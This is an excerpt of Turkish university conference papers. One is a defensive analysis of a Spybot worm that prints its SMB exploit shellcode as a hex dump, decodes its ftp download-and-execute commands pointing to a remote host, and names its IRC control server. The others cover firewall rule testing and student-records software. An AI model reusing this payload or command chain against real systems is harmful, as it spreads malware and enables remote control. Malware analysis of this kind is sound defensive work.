Şu anki birim test yöntemimizin yetersiz kaldığı diğer bir nokta ise özellikle bozulmuş paketler kullanılarak yapılan saldırıları karşılamak üzere geliştirilmiş olan güvenlik duvarı kurallarını test etmekte yetersiz kalmasıdır. Şu anki testler sadece bağlantıların gerçekleşip gerçekleşmemesi temeline dayandığından bozuk paketlere karşı güvenlik duvarının verdiği tepkiler test edilememektedir. Bu amaçla çeşitli tiplerde bozuk veri paketleri üretimini kolaylaştıran hping veya scapy gibi araçların kullanma dahil edilmesi planlanmaktadır.

#### 6.3 Nagios entegrasyonu

Özellikle birden fazla kişi tarafından yönetilen ve kuralların dinamik olarak eklenip çıkartıldığı güvenlik duvarı ortamlarında her kural değişiminin ardından testleri çalıştırıp sonuçları incelemektense test işlemini otomatikleştirip Nagios gibi bir ağ izleme aracı yardımıyla kuralların işlenmesinde meydana gelen aksaklıkları kontrol etmek daha kolay olacaktır. Bu amaçla Nagios'un send nsca programının yardımıyla birim test aracının test sonuçlarını ekrana göndermek yerine Nagios'a bildirmesi sağlanabilir.

#### 7 Sonuç

Bir yazılım geliştirme metodolojisi olarak ortaya çıkmış olmasına karşın birim testleri bilişim dünyasının farklı alanlarında da uygulanabilirlik sunarlar. Tasarımın genişlediği, karmaşıklığı ve hata takibinin zorlaştığı birçok durumda birim testler kullanılarak tasarım örneği oluşturacak bir belgelendirme üretilirken ayrıca tasarımda yapılacak olan değişikliklerin sistemin geri kalanının çalışmasını etkilemesine engel olunabilir.

Birim testlerin getirdiği bu avantaj özellikle ağ güvenliği gibi hassas bir konuda kullanılarak güvenlik duvarı tasarımında ortaya çıkabilecek hatalar ve bu hatalardan kaynaklanabilecek güvenlik açıkları büyük ölçüde bertaraf edilebilir. Doğru tasarlanmış birim testler kullanılarak karmaşık ve heterojen ağlarda dahi güvenlik duvarı mimarileri sağlıklı bir şekilde oluşturulabilir.



## Bir Worm'un Anatomisi

### Gökhan Akın, Asım Güneş

İstanbul Teknik Üniversitesi, Bilgi İşlem Daire Başkanlığı, 34360, İstanbul  
gokhan.akin@itu.edu.tr, asim.gunes@itu.edu.tr

**Özet:** İstanbul Teknik Üniversitesi Ağında tespit edilmiş bir wormun çalışma mekanizması anlatılmaktadır. Ayrıca aynı mekanizma kullanılarak worm bulaşmış bir bilgisayarın nasıl tespit edilebileceği de anlatılmaktadır.

**Anahtar Kelimeler:** Worm, Exploit, DoS

### Anatomy of A Worm

**Abstract:** Working mechanism of a worm, this was found out in Istanbul Technical University Network, was explained. Also how to detect the worm infected pc with using the same mechanism was explained.

**Keywords:** Worm, Exploit, DoS

### 1. Giriş

Son yıllarda klasik virüs yazılımları yerlerini direk ağ erişimi üzerinden veya eposta ile kendini bulaştırarak çoğalan worm yazılımlarına bırakmıştır. Wormların yarattığı istek dışı trafik özellikle kampüs ağları olmak üzere bütün internet alt yapısında ciddi bir bant genişliğini israf etmektedir. Bu sebeplerden dolayı bu çalışmada ağ tabanlı kendini bulaştıran bir wormun çalışma sistemi incelenecek ve buna karşı çözümler aranacaktır.

### 2. Wormlar

Worm kendini ağ üzerinden direk erişim veya e-postalar ile kendisini başka bilgisayarlara kopyalayıp bulaştığı yeni bilgisayarda kendisini aktive eden yazılımlardır. Kendisini başka sistemlere kopyalamasının yanı sıra wormlar yazılma amacına göre uzaktaki bir bilgisayardan emir alabilmekte veya bilgi sızdırabilmektedirler. Buradan da anlaşılacağı üzere bazı wormlar aynı zamanda trojen (Truva Atı) işlevini de taşıyabilmektedir. Trojen yazılımlar bir bilgisayarın ağ üzerindeki başka bir bilgisayar tarafından

yönetilmesini sağlayan yazılımlardır. Trojenler, cd-rom cihazının kapağını açmak gibi masum işlemler yapabileceği gibi, online-bankacılık şifrelerinin çalınmasına veya başka bir bilgisayara DoS atak yapmasına da sebep olabilirler.

Wormlar bulaştığı bilgisayara zarar vermesinin yanı sıra kendini bulaştırmak için yarattıkları trafik ile de bant genişliğinin israfına ve bütün ağ kullanıcılarının erişim kalitesinin düşmesine sebep olmaktadır. Ayrıca ağ cihazlarında gereksiz işlemci yüküne, daha da kötüsü toplu bir DoS atağı yapmaları durumunda bütün alt-yapıyı felç de edebilmektedirler.

Bu bildiride incelediğimiz worm türü kendisini ağ erişimi sayesinde başka bilgisayarlara bulaştıran bir wormdur. Bu tür wormlar kendisini bulaştırmak için hedef bilgisayarlardaki güvenlik açığını değerlendiren exploitlerden yararlanmaktadır.

### 3. Exploitler

İşletim sistemlerinin çok kullanıcı olması sonradan kullanıcılar arasında farklı yetkilendirme

seviyeleri oluşturulmuştur. Bu seviyelendirme ile en yüksek yetkili kullanıcıya o bilgisayar ile ilgili bütün işlemleri yapabilmeye yetkisi verilmiştir. (Linux'de root kullanıcısı, Windows'da administrator kullanıcısı gibi) Diğer kullanıcılara ise sadece o kullanıcının sistemde ihtiyacı olan yetkiler verilmiştir. Zaman içinde yönetici yetkisi olmadığı halde o yetkileri elde etmek amacıyla exploit adı verilen sistemin zaaflarından yararlanılan programlar yazılmıştır. Exploitler direk bu sistem üzerinde çalıştırılan dahili yazılımlar olabileceği gibi, ağ üzerindeki harici bir kaynaktan kullanılabilir programlar olabilirler.

Hemen hemen her işletim sistemi için (Windows, Linux, FreeBSD, MacOS .vs için) exploit yazılmıştır. Exploit işletim sisteminin genel mimarisindeki bir açıktan yararlanabileceği gibi, işletim sisteminin üzerine kurulmuş bir yazılımda bulunan bir açıktanda yararlanabilirler.

İstanbul Teknik Üniversitesi ağ altyapısında Windows bilgisayarlar çoğunlukta olduğu için bildiri kapsamında Windows 2000/XP işletim sistemine bulaşan bir exploit incelenmiştir.

#### 4. Wormun Tespiti

Wormların nasıl dağıldığı ve neler yaptığı teoride bilinse bile gereksiz trafik yayan bu yazılımların tam işleyiş prosedürünü incelemek amacıyla gereken güvenlik yamaları yapılmayan bir bilgisayar ağı dahil edilmiştir. Ağ erişimine taktığı ilk andan itibaren bilgisayara gelen ve bilgisayardan giden bütün trafik bir izleme yazılımı ile kaydedilmiştir. Bir süre sonra bilgisayarın ITU/NET IP adresi aralığına anlamsız bir şekilde paketler yaymaya başlamasını gözlemledikten sonra bilgisayarın ağ erişimi kesilip bütün giren ve çıkan paketler incelenmiştir.

#### 5. Wormun İzlediği Yol

Worm'un Windows XP işletim sistemindeki 445. porttan çalışan SMB hizmetine saldırdığı gözlemlenmiştir. Worm SMB hizmetinde bulunan buffer over flow açığını kullanarak hedef makineye bazı komutlar çalıştırmıştır. [1] (Resim 1)

Wormun exploitten yararlanarak işlettiği komutlar Sırası ile:

```
000004CD 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAA AAAAAAAAA
000004DD 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAA AAAAA.#.
000004ED 0c 57 03 82 04 0a 00 90 42 90 42 90 42 90 42 90 42 90 42 90 ..... B.B.B.B.
000004FD c4 54 f2 ff ff fc e8 46 00 00 00 00 00 00 00 00 00 00 00 .....T.....E<|
0000050D 05 78 01 ef 8b 4f 18 8b 5f 20 00 00 00 00 00 00 00 00 .....x.....I.
0000051D c4 8b 01 ee 31 c0 99 ac 84 c0 74 07 c1 ca 0d 01 4.....t.....
0000052D 32 eb f4 3b 54 24 04 75 e3 8b 5f 24 01 eb 66 8b .....t$.....f.
0000053D 0c 4b 8b 5f 1c 01 eb 8b 1c 8b 01 eb 89 5c 24 04 .K.....$.
0000054D c3 31 c0 64 8b 40 30 85 c0 78 0f 8b 40 0c 8b 70 .1.d.0.....p.
0000055D 1c ad 8b 68 08 e9 0b 00 00 00 8b 40 34 05 7c 00 ...h.....24.|
0000056D 00 00 8b 68 3c 5f 31 f6 60 56 eb 0d 68 ef ce e0 ...h<1. 'v.....
0000057D 60 68 98 fe 8a 0e 57 ff e7 e8 ee ff ff ff 63 6d 'h....w. ....cm
0000058D 64 20 2f 63 20 65 63 68 6f 20 6f 70 65 6e 20 31 d /c ech o open l
0000059D 36 30 2e 37 35 2e 38 36 2e 34 31 20 37 36 39 30 60.75.86 .41 7690
000005AD 20 3e 3e 20 69 69 20 26 65 63 68 6f 20 75 73 65 >> ii & echo use
000005BD 72 20 31 20 31 20 3e 3e 20 69 69 20 26 65 63 68 r 1 1 >> ii & ech
000005CD 6f 20 67 65 74 20 77 69 6e 73 76 63 33 32 2e 65 o get wi nsvc32.e
000005DD 78 65 20 3e 3e 20 69 69 20 26 65 63 68 6f 20 62 xe >> ii & echo b
000005ED 79 65 20 3e 3e 20 69 69 20 26 66 74 70 20 2d 6e ye >> ii & ftp -n
000005FD 20 2d 76 20 2d 73 3a 69 69 20 26 64 65 6c 20 69 -v -s:i i & del i
0000060D 69 20 26 77 69 6e 73 76 63 33 32 2e 65 78 65 0d i & w!nsv c32.exe.
0000061D 0a 00 42 42 42 42 42 42 42 42 42 42 42 42 42 ..BBBBBB BBBB BBBB
0000062D 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBB BBBB
0000063D 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 RRRR
```

Resim 1. Worm'un Kendi Bulaştırma Kısım

1- cmd /c: Peşinden gelen dizini komut satırında çalıştır ve daha sonra pencereyi kapat.

2- Aşağıda belirtilmiş satırları sırası ile ii isimli yeni oluşturulan dosyanın içine yaz.

```
- echo open 160.75.200.200 7690 >> ii
- echo user 1 1 >> ii
- echo get winsvc32.exe >> ii
- echo bye >> ii
```

3- ftp -n -v -s:ii : ftp programını aşağıda detayları verilmiş parametrelerle aç.

```
"-n": Otomatik kullanıcı adı şifre sorma kısmını atla.
"-v": Bağlanılan sunucunun yolladığı yazıları atla.
"-s ii" : "ii" isimli dosyadaki komutları çalıştır. Yani 160.75.200.200 isimli sunucunun 7690inci portuna bağlan, kullanıcı adı şifre olarak 1 ve 1 ver. Winsvc32.exe isimli dosyayı ftp sunucusunda idir ve ftp programını kapat.
```

4- del ii : Ftp erisimde kullanılan ii isimli dosyayı sil.

5- winsvc32.exe : Wormu çalıştır.

Wormun programcısı saldırılan makinedeki ftp yazılımını kullanarak kendini o makineye kopyalama üzerine bir sistem oluşturmuştur. Bu amaçla önce "ii" isminde bir dosyanın içinde ftp yazılımında çalıştıracağı bütün ko-

mutları yazdırmış daha sonrada ftp programını açtırıp bu satırları işletmektedir. Bunu sonucu kendisini yani "winsvc32.exe" dosyasını kopyalatmış ve kendini çalıştırmıştır. Son olarak ftp erişiminde kullandığı "ii" isimli dosyayı da silmiştir.

Gerçekten bağladığı ftp sunucusun çalışıp çalışmadığını anlamak için 7690inci portuna aynı kullanıcı adı ile wormu içeren bilgisayara bağlanılıp winsvc32.exe dosyasının var olduğunu tespit edilmiştir. Dosyayı indirilmesi ile beraber Norton Antivirus yazılımı bu dosyanın "W32.Spybot.Worm" isimli worm olduğunu ve 16 Nisan 2003'ten beri var olan bir worm'un türü olduğunu belirtmiştir.[2]

Bu bilgi ışığında yapılan incelemede benzer wormların kendileri kopyalamak için ftp istemci yazılımın yanı sıra tftp ve telnet gibi araçları da kullandığı tespit edilmiştir.

Worm yeni bilgisayarda aktif hale geldikten sonra tutt.p0rr.org isimli siteye 7475 numaralı porttan bağlantı kurmuştur. Bağlantı sonrası sunucu ile irc haberleşmesine benzer bir haberleşme yapmaktadır. Emin olmak için aynı sunucuya bir irc istemci ile bağlanılmış gerçekte irc sunucusu olduğu tespit edilmiştir. (Resim 2)

```
Status: TUR|XP|SP1|00|3000|W|306 [+i] on m00pNET (leaf.27811.com:7475)

* Connecting to tutt.p0rr.org (7475)
-
m00pNET, TUR|XP|SP1|00|3000|W|306 [+i] on m00pNET (leaf.27811.com:7475)
MAP KNOCK SAFELIST HCN MAXCHANNELS=10 MAXBANS=60 NICKLEN=30 TOPICLEN=307
KICKLEN=307 MAXTARGETS=15 AWAYLEN=307 are supported by this server
WALLCHOPS WATCH=128 SILENCE=15 MODES=12 CHANTYPES=# PREFIX=(qoohv)~&@%+
CHANMODES=be,kfL,l,psmntirRc0AQKUGCuzNSMT NETWORK=m00pNET CASEMAPPING=asci
EXTBAN=~,,cqr are supported by this server
-
* TUR|XP|SP1|00|3000|W|306 sets mode: +i
```

Resim 2. Wormun Bağladığı IRC Sunucusu

Wormlu bilgisayar irc sunucusunda "PRIVMSG #renats :[SCAN]: Random Port Scan started on 160.75.x.x:2967 with a delay of 5 seconds for 0 minutes using 99 threads." şeklinde bir mesaj yollamış ve daha sonra bağlantıyı erişimi sonlandırmıştır. Hemen peşine 160.75.0.0 B sınıfı İTÜ/NET IP aralığına daki PC'lere raslansal bir şekilde 2967 portlarından SYN atak yapmaya başlamıştır. Buradan da anlaşıldığı üzere üzerinde çalıştığımız worm dışarıdaki bir sisteme bilgi sızdırabileceği gibi dışarıdaki bir sistemden emir alabilmektedir, yani aynı zamanda trojen karakteristiği göstermektedir.

## 6. Worma Karşı Çözüm

Worm yazılımlarının kullandığı aynı exploit kullanılarak bazı çözümler üretilebilir.



Bunlar güvenlik açığına sahip bilgisayarlarının belirlenmesi, kullanıcı bilgisayarında bir uyarı mesajı çıkartılması ve hatta açık bulunan bilgisayarlara kullanıcının haberi olmadan güvenlik yamasının yapılması olabilir. Bu amaçla İTÜ Bilgi İşlem Daire Başkanlığı dahilinde Karga isimli bir yazılım geliştirilmiştir. Programın ismi Worm yani Solucan yazılımlara karşı yazılmış bir program olmasından dolayı bu şekilde

de verilmiştir. Karga V1.0 ile güvenlik açığı bulunan bilgisayara sahipleri uzaktan uyarılabilmekte ve açık bulunan bilgisayarların listesi çıkartılabilmektedir. Şu anda sadece bu makale kapsamında bulunan worm'a karşı yazılmakta olup gelecekte modüler bir yapıya kavuşturulup daha çok güvenlik açığını kapsamı planlanmaktadır.

## 7. Sonuç

Worm yazılımları içerilerinde kendilerini klonlamak amacı temel bir ftp, tftp veya web sunucu barındırmaktadırlar. Ayrıca irc benzeri uzaktaki bir kaynak ile veri haberleşmesi yapabilecekleri bir istemci yazılımı da barındırmaktadırlar. Bu sayede kullanıcıdan istenilen her bilgi sızdırılabilmektedir. Bunun yanı sıra uzaktan wormlu bilgisayara istenilen her türlü emirde verilebilir hale gelmiştir. Bu sayesinde yüzlerce pcden oluşan bir DoS atak ordusu oluşturulabilir.

En kötüsü bir kere programlanmış bir worm daha sonra kodunda yapılacak çok küçük bir müdahale ile yeni exploitler için revize edilip tekrar tehdidini sürdürmeye devam etmektedir.

Wormlar ile sebep olunan durumda ciddi bir ulusal güvenlik sorunu oluşturmaktadır. Wormlu veya güvenlik açığı bulunan bilgisayarların tek tek tespiti yerine aynı exploitin kullanıcının uyarılması için kullanılması durumunda wormun ağdan temizlenme süresini çok kısaltmaktadır. Ancak bunun için sürekli yeni çıkan güvenlik açıkları takip edilmeli ve bir kütüphane oluşturulmalıdır. Bu amaç A.B.D.'de Ulusal CERT kurumlarının sponsorluğu ile Ulusal Güvenlik Açıkları Veritabanı oluşturulmuştur. [3] (National Vulnerability Database) Yeni güvenlik açıklarının ortaya çıkması ile yeni wormların çıkması sürekli devam edeceğinden kullanıcıları bu türden ulusal bir veritabanı oluşturacak bir birim oluşturulması ve kullanıcıları uyaracak bu türden yazılımlarda paralelinde geliştirilmesi çok faydalı olacaktır.

## 8. Kaynaklar

- [1]. Microsoft Security Bulletin MS03-049, <http://www.microsoft.com/technet/security/bulletin/MS03-049.msp> , Microsoft Corp.
- [2]. W32.Spybot.Worm, [http://www.symantec.com/security\\_response/writeup.jsp?docid=2003-053013-5943-99&tabid=1](http://www.symantec.com/security_response/writeup.jsp?docid=2003-053013-5943-99&tabid=1) , Symantec Corp.
- [3]. National Vulnerability Database, <http://nvd.nist.gov/> , National Institute of Standards and Technology.

## Dumlupınar Üniversitesi Öğrenci İşleri Otomasyon Yazılımı

Şahin Sağlam, Şenol Demirci, Ayhan Pirinç, Serdar Özkütük

Dumlupınar Üniversitesi, Enformatik Bölümü, Kütahya

sahin@dpu.edu.tr, senol@dpu.edu.tr, ayhanpirinc@dpu.edu.tr, serdar@dpu.edu.tr

**Özet:** Bu çalışmada, Dumlupınar Üniversitesi Öğrenci İşleri Otomasyonunun teknik altyapısı, modülleri, modüllerin çalışma prensipleri anlatılmıştır. Dumlupınar Üniversitesi Öğrenci İşleri Otomasyonu Projesi tasarımı ve programlama aşamalarında, öğrenci ile ilgili tüm işlemleri ve raporlamaları; kullanıcı/grup'a, tarih/saat'e özel yetkilendirmelere dayalı olarak yönetmelikler doğrultusunda yerine getirecek bir yazılım olarak geliştirildi.

**Abstract:** In this study, the technical infrastructures, modules and their operating principles of the Student Affairs Automation of Dumlupınar University have been explained. During the stages of designing and programming of the Student Affairs Automation of Dumlupınar University, the automation software has been developed in order to fulfil all the affairs and reporting concerning students, in accordance with the regulations, relying on the authorizations specific to user/group and date/hour.

**Anahtar Kelimeler:** Öğrenci İşleri, Yazılım, Otomasyon, Oracle, Web, Akademik

### Giriş

Dumlupınar Üniversitesi Öğrenci İşleri Otomasyonunda, ayarlanan tarih aralıklarında belirlenen modüller belirlenen kullanıcılara açılır, böylece belli dönemlerde kullanılan modüllere her zaman ulaşım engellenmiş olur. Bir kullanıcı/grup kullanımı için oluşturulacak bir modül için başka bir modülün düzenlenmesi derlenmesi gerekmez. Bunun yanı sıra yine kullanıcı/grup bazında yetkilendirmeler ile veri güvenliği sağlanır ve tetikleyiciler kullanılarak tutulan günlükler ile de hangi kullanıcının hangi işlemi ne zaman yaptığı verisi saklanır.

Veritabanı sunucusu olarak kullanılan Oracle 10g Veritabanına oluşturulan Paketler, fonksiyonlar ve prosedürler sayesinde yapılacak bir değişikliğin tek yerde olması sağlanmış ve böylece formların, raporların (Oracle Forms-Reports), uygulamaların (Delphi exe), ve Web uygulamalarının tekrar düzenlenme-derlenme gibi işlemlerinin yapılmasının önüne geçilmiştir.

Dumlupınar Üniversitesi Öğrenci İşleri Otomasyonu; Öğrenci, Öğretim Elemanı, Merkez

Öğrenci İşleri, Fakülte/YO/MYO Öğrenci İşlerinden oluşan dört farklı kullanıcı grubuna hitap eder. Bu gruplar bazı modülleri ortak kullanırken bazı modüller de bir gruba özgüdür.

### 1. Merkez Öğrenci İşleri, birçok modülü üst yetki seviyeli kullanıcı rolleri ile kullanır. Bu modüller;

- Kayıt Yenileme,
- Öğrenci Kimlik / Özlük Bilgileri Görüntüleme – Düzenleme,
- Harf Not – Sınav Notu değişiklik-silme,
- Muafiyet notu, getirilen not işleme,
- Öğrenci Sicil işlemleri,
- Mezun/Muhtemel mezun tespit,
- %10 tespit,
- Onur/Yüksek onur, Yarıyıl Onur/Yarıyıl Yüksek onur tespit,
- İntibak,
- Döneme Ders açma, derse öğretim elemanı atama, ders programı giriş işlemleri,
- Bölüm ders havuzuna ders ekleme, değiştirme işlemleri için ideal dersler,
- Harç takip,
- Azami süre öğrencileri tespit.



- ÖSYM’ den gelen metin ve resim verisini veritabanına aktaran modül

## 2. Fakülte öğrenci işlerinin kullandığı modüller;

- Danışman atama/değiştirme,
- Döneme Ders açma, derse öğretim elemanı atama, ders programı giriş işlemleri,
- Harç takip,
- Öğrenci kimlik / özlük bilgileri görüntüleme – düzenleme,
- Mezun/Muhtemel mezun görüntüleme,
- Başarı listeleri görüntüleme,
- %10 listesi görüntüleme,
- Muafiyet listeleri görüntüleme,
- Sınav tarihleri girişi,
- ÖSYM ile yerleşen öğrenci kesin kayıt,
- Ve çeşitli listeler (Sınıf, Sınav, Ders vs)

Fakülte öğrenci işleri, Merkez öğrenci işlerinin kullandığı bir çok modülü kullanır ancak kullanılan modüllerde sadece veriyi okuma işlemi yaparlar, değiştirmeye yetkileri yoktur. Merkez öğrenci işlerinden fazla olarak kullandıkları modüller de vardır (Danışman Atama ve bazı raporlamalar gibi).

## 3. Öğretim Elemanlarının kullandığı modüller;

- Kayıt Yenileme / Ekle-Sil,
- Duyuru Gönderme,
- Ödev Alma,
- Bağlı Değerlendirme modülü (Not giriş, Harf Not atama, Not ilan ),
- Öğr. Elm. Ders Programı,
- Öğr. Elm. Kimlik Bilgileri,
- Şifre Değiştirme,
- Sınıf ders listeleri,
- Danışmanlık İşlemleri,
- Geçmiş dönemlerin ders listeleri,
- ÖSYM ile yerleşen öğrenci kesin kayıt.

## 4. Öğrencilerin kullandığı modüller;

- Kayıt Yenileme,/Ekle-Sil,

- Sınav Tarihleri,
- Gelen duyurular,
- Ödev Gönderme,
- Transkript,
- Sınav notları,
- Ders Programı,
- Kimlik Bilgileri,
- Doğal Afet Bilgileri,
- Parola Değiştirme,
- Harç Öğrenme,
- Görüş ve Öneri gönderme,
- Parola Hatırlatma.

## ÖSYM’ den gelen metin ve resim verisini veritabanına aktaran modül

Merkez Öğrenci İşleri’ ne teslim edilmek üzere olan modülün son testleri yapılmaktadır. Bugüne kadar modülün yaptığı işlem elle yapıyordu. ÖSYM’ nin üniversitelere gönderdiği her yıl değişebilen bir yapıya sahip olan verinin veritabanına aktarılması için yeterli esnekliğe sahip bir modül tasarlandı. Esneklik sayesinde veriler hangi yapıda olursa olsun istenilen alanlar seçilip veritabanında ilgili tabloda eşleştirilen alanlara aktarılmaktadır.

## ÖSYM ile yerleştirilen birinci sınıf öğrencilerinin ders kaydını yapan, kimlik/özlük bilgileri değişikliklerini yapan modül:

ÖSYM’ den alınıp veritabanına aktarılan Öğrenci verileri kullanılarak kesin kayıt yapanlar ile yapmayanları ayırıp, ders kayıtlarını yapan, verileri düzenleyebilen, öğrenciye ait ders programı, ders kayıt formu, öğrenci belgesi raporunu veren bir modül olarak tasarlandı. Ayrıca şubeli derslere öğrenciler sırayla dağıtılarak, şubelerin birinde öğrenci yığılması engellenmiş oldu.

## Kayıt Yenileme Modülü:

Ara sınıfların yönetmelik ile belirlenen çerçevede ders seçim işlemi için tasarlanan modüldür. Yönetmelik çerçevesinde; akademik yetersizlik durumunda üst sınıftan ders seçilememesi, alınabilecek kredinin aşılması, dersin öncelikli olarak öğrencinin bulunduğu öğretimden seçtirilmesi, alınan derslerin ders programlarının birbirleriyle çakışmaması, öncelikli olarak alt

sınıf derslerinden geçer not alınmayanlarının seçtirilmesi gibi kontroller kullanılarak kayıt hatalarının olması engellenmektedir.

Modül, Oracle Forms-Reports kullanılarak Dumlupınar Üniversitesi Merkez Kampusu ve bağlı MYO’ larda çalışması için tasarlandı. (Web üzerinden öğrencilerin kampusa gelmeden kayıtlarını yapabilmeleri için ise Delphi’ de, IIS uzantısı olarak bir DLL geliştirildi.)

Modül danışmanların ve merkez öğrenci işlerinin erişimine açık olup, kayıt yapılacak olan öğrencinin numarası ve şifresi (Danışmanlar için) ile işlem yapılabilir.

Kayıt yenileme ve ekle-sil işlemlerinin ikisi de aynı modül tarafından yapılır. Modül Kayıt yenileme mi, ekle-sil mi yapılacağını tarihlerle bakarak ayırır. Belirlenen gün ve saatte kayıtlar başlar ve yine belirlenen gün ve saatte biter. Kayıt yenileme döneminde kaydını yaptırmayan bir öğrenci ekle-sil döneminde kayıt yaptıramaz (eğer mazereti Y.K.K ile geçerli kabul edilirse karar tarih ve karar no verisi işlenerek kayıt işlemi yapılabilir). Öğretim elemanı kullanıcı adı ve şifresi ile birlikte açtığı ana menüden kayıt yenileme modülüne ulaşır, burada öğrenci no ve öğrenci şifresi sorulmaktadır. Öğretim elemanı, numarası ve şifresini bilmediği bir öğrencinin kaydını yapamaz. Kayıt işlemi öğrenci ile beraber yapıldıktan sonra, (veya web’den öğrenci kendisi de yapabilir) ders kaydı danışman tarafından yine sistemden onaylanır, kaydı onaylanan öğrenci artık kendi başına kaydında bir değişiklik yapamaz, sadece danışmanı ile beraber yapabilir. Üç nüsha halinde düzenlenen ders kayıt formu raporu imzalandıktan sonra kayıt işlemi tamamlanmış olur.

## Öğrenci Kimlik / Özlük Bilgileri

### Görüntüleme – Düzenleme modülü:

Öğrenci bilgilerinin görüntülenip değiştirilebildiği, öğrenciye ait transkript, öğrenci belgesi, akademik form gibi raporların alınabildiği, öğrencinin sicil işlemlerinin yapıldığı modüldür.

## Harf Not – Sınav Notu değişikliği-silme modülü:

Öğrencinin daha önceki dönemlerde almış olduğu derslerin harf not değişikliği veya bulunulan dönemde vize, final gibi sınavlarda almış olduğu notları değiştirmek için kullanılan modüldür.

## Muafiyet notu, getirilen not işleme modülü:

Öğrencinin muafiyet sınavlarından veya daha önce başka bir bölümde veya başka bir üniversitede okumuş olduğu derslerden almış olduğu başarılı notları ders geçmişine işlemek için kullanılan modüldür.

## Mezun/Muhtemel mezun tespit modülü:

Dönem başı kayıt yenilemelerden sonra mezun olması muhtemel öğrencileri bulmak için kullanılan muhtemel mezun ve dönem sonu not giriş işlemlerinden sonra mezun olması kesinleşen öğrencileri tespit etmek için kullanılan modüldür.

## %10 tespit modülü:

İkinci öğretim öğrencilerinden sınıfının en başarılı öğrencilerini bulan ve sınıf mevcudunun onda biri kadarını işaretleyen modüldür.

## Onur/Yüksek onur, Yarıyıl Onur/Yarıyıl Yüksek onur tespit modülü:

Yarıyıl sonlarında; Onur veya Yüksek Onur öğrencisi olmaya hak kazanmış öğrencileri, bahar dönemi sonunda ise mezun olan öğrenciler içinden Onur/Yüksek Onur öğrencisi olmaya hak kazanmış öğrencileri belirleyen modüldür.

## İntibak modülü:

Herhangi bir birimde herhangi bir sebepten kapatılan, bölünen veya başka sebeplerden dolayı okutulmayan bir dersi, Öğrenci bazında veya genel olarak başka bir ders ile eşleştirmek için kullanılan üst düzey yetki gerektiren modüldür.

## Döneme Ders açma, derse öğretim elemanı atama, ders programı giriş işlemleri modülü:

Merkez Öğrenci İşlerinin her zaman, Birim Öğrenci İşlerinin sadece dönem başlamadan önce kullandığı modülden; Havuzdaki ders-

lerden birini açma/kapatma, Öğretim elemanı değiştirme, dersin programını girme/değiştirme, dersle şube açma/kapatma, görevlendirme oluru, ders programı gibi raporları alma gibi işlemler yapılabilmektedir.

#### İdeal dersler modülü:

Bölüm ders havuzuna ders ekleme, değiştirme işlemleri için kullanılan modüldür. İdeal derslerde bulunmayan bir ders dönem başında açılacak dersler listesinde görüntülenemez.

#### Harç takip modülü:

Öğrenci harç listeleri oluşturmak için kullanılan modüldür.

#### Azami süre öğrencileri tespit modülü:

Okuduğu dönem sayısı azami öğrenim süresine eşit olan öğrencileri bulan modüldür, bu öğrencilere sınav hakkı verilmektedir.

#### Duyuru Gönderme modülü:

Öğretim elemanı dersini alan öğrencilerin bir bölümüne, tamamına veya tüm derslerini alan öğrencilerine bu modülü kullanarak mesaj gönderebilir. Öğrenci sisteme giriş yaptığı ilk anda kendisine gelen mesajlar listelenecektir, mesajların tamamını okumadan sistemden faydalanamayacaktır. Öğretim elemanları ödev vermek, ders konusu bildirmek, ödev teslim süresi ile ilgili uyarılar yapmak, ek ders saatleri bildirmek vb amaçlar için sistemi kullanmaktadırlar.

#### Ödev Alma:

Öğretim elemanı; ödevlerini ödev gönderme sistemini kullanarak gönderen öğrencilerin ödevlerine ulaşabilmektedirler. Bu modülün testleri bitmiştir, çok kısa zamanda faal duruma getirilecektir.

#### Bağlı Değerlendirme Modülü:

Öğretim elemanının verdiği derslerine ait notları girebileceği, yönetmelik çerçevesinde harf notları atayabileceği modüldür. Öğretim elemanı sınava ait belirlenen tarih aralıklarında o sınavın notlarını girmek zorundadır. Son giriş tarihi geçtikten sonra not giriş işlemi kapanır. Not giriş

işlemi vaktinde yapıldıktan sonra girilen notların öğrenciler tarafından görünebilmesi için notların ilan edilmesi gerekir. Notların ilan edildiği tarih aynı zamanda maddi hata dilekçesi verme süresinin ilk günüdür. Notlar ilan edildikten sonra öğretim elemanı notlar üzerinde herhangi bir değişiklik yapamaz, bu aşamadan sonra yapılacak değişiklik yönetim kurulu kararıyla Merkez Öğrenci İşleri tarafından yapılabilir. Ayrıca bu modülden sınavların yüzdeleri girilebilmekte, sınav not listeleri alınabilmektedir.

#### Danışmanlık modülü:

Bu modülde Öğretim elemanı danışmanı olduğu öğrencilerin; kayıt olup olmadıklarını, hangi dersleri seçtiklerini, kayıtlarını onaylatıp onaylatmadıklarını izleyebilir, seçmiş oldukları derslere ait notlarını görebilir, transkript ve akademik formlarını alabilir.

Ayrıca Öğretim Elemanlarının; ders programlarını alabilecekleri, geçmiş dönemlerde vermiş oldukları derslerin not listelerini alabilecekleri, sınıf listeleri alabilecekleri, sınıf imza listelerini alabilecekleri bir modül de bulunmaktadır.

#### Teknik altyapı:

Projeye başlandığında veritabanı olarak bir, Application Server olarak iki adet sunucu kullanılmaktaydı. Bu sunucuların teknik özellikleri;

Oracle 9i Veritabanı sunucusu (United Linux);  
Çift Pentium III Intel Xeon 700 Mhz işlemcili,  
4 GB RAM,  
5x36 GB SCSI HDD.

Oracle Application Server;

1. Uygulama sunucusu olarak (United Linux);  
Çift Pentium IV Intel Xeon 2.4 Ghz HyperThread İşlemcili,  
4 GB RAM,  
2x36 GB SCSI HDD.

2. Uygulama sunucusu olarak (United Linux);  
Çift Pentium IV Intel Xeon 2.4 Ghz HyperThread İşlemcili,  
2 GB RAM,  
2x36 GB SCSI HDD.

Proje başlangıcında kullanılan Oracle Application Server 9i' nin performans sorunları ve sunucuların pek de iyi olmayan performanslarından dolayı Uygulama sunucusu olarak kullanılan sunucu aşağıdaki donanımlara sahip bir sunucu ile değiştirildi. Bu değişiklik performansı gözle görülür bir şekilde artırmış, Oracle Application Server yazılımının yeni sürümünün kullanılmaya başlamasıyla performans daha üst seviyelere çıkarılmıştır.

Veritabanı sunucusu da, geliştirilmeye devam eden Otomasyonda kullanılan karmaşık SQL cümlelerine yeterince hızlı cevap veremediği için aşağıdaki donanıma sahip sunucular ile değiştirilmiştir.

Veritabanı sunucusu Rack Mountable (2 adet)  
(Red Hat Advanced Server)

Çift Opteron işlemcili

8 GB RAM

Dual Gigabit Ethernet

Fiber Channel Adapter

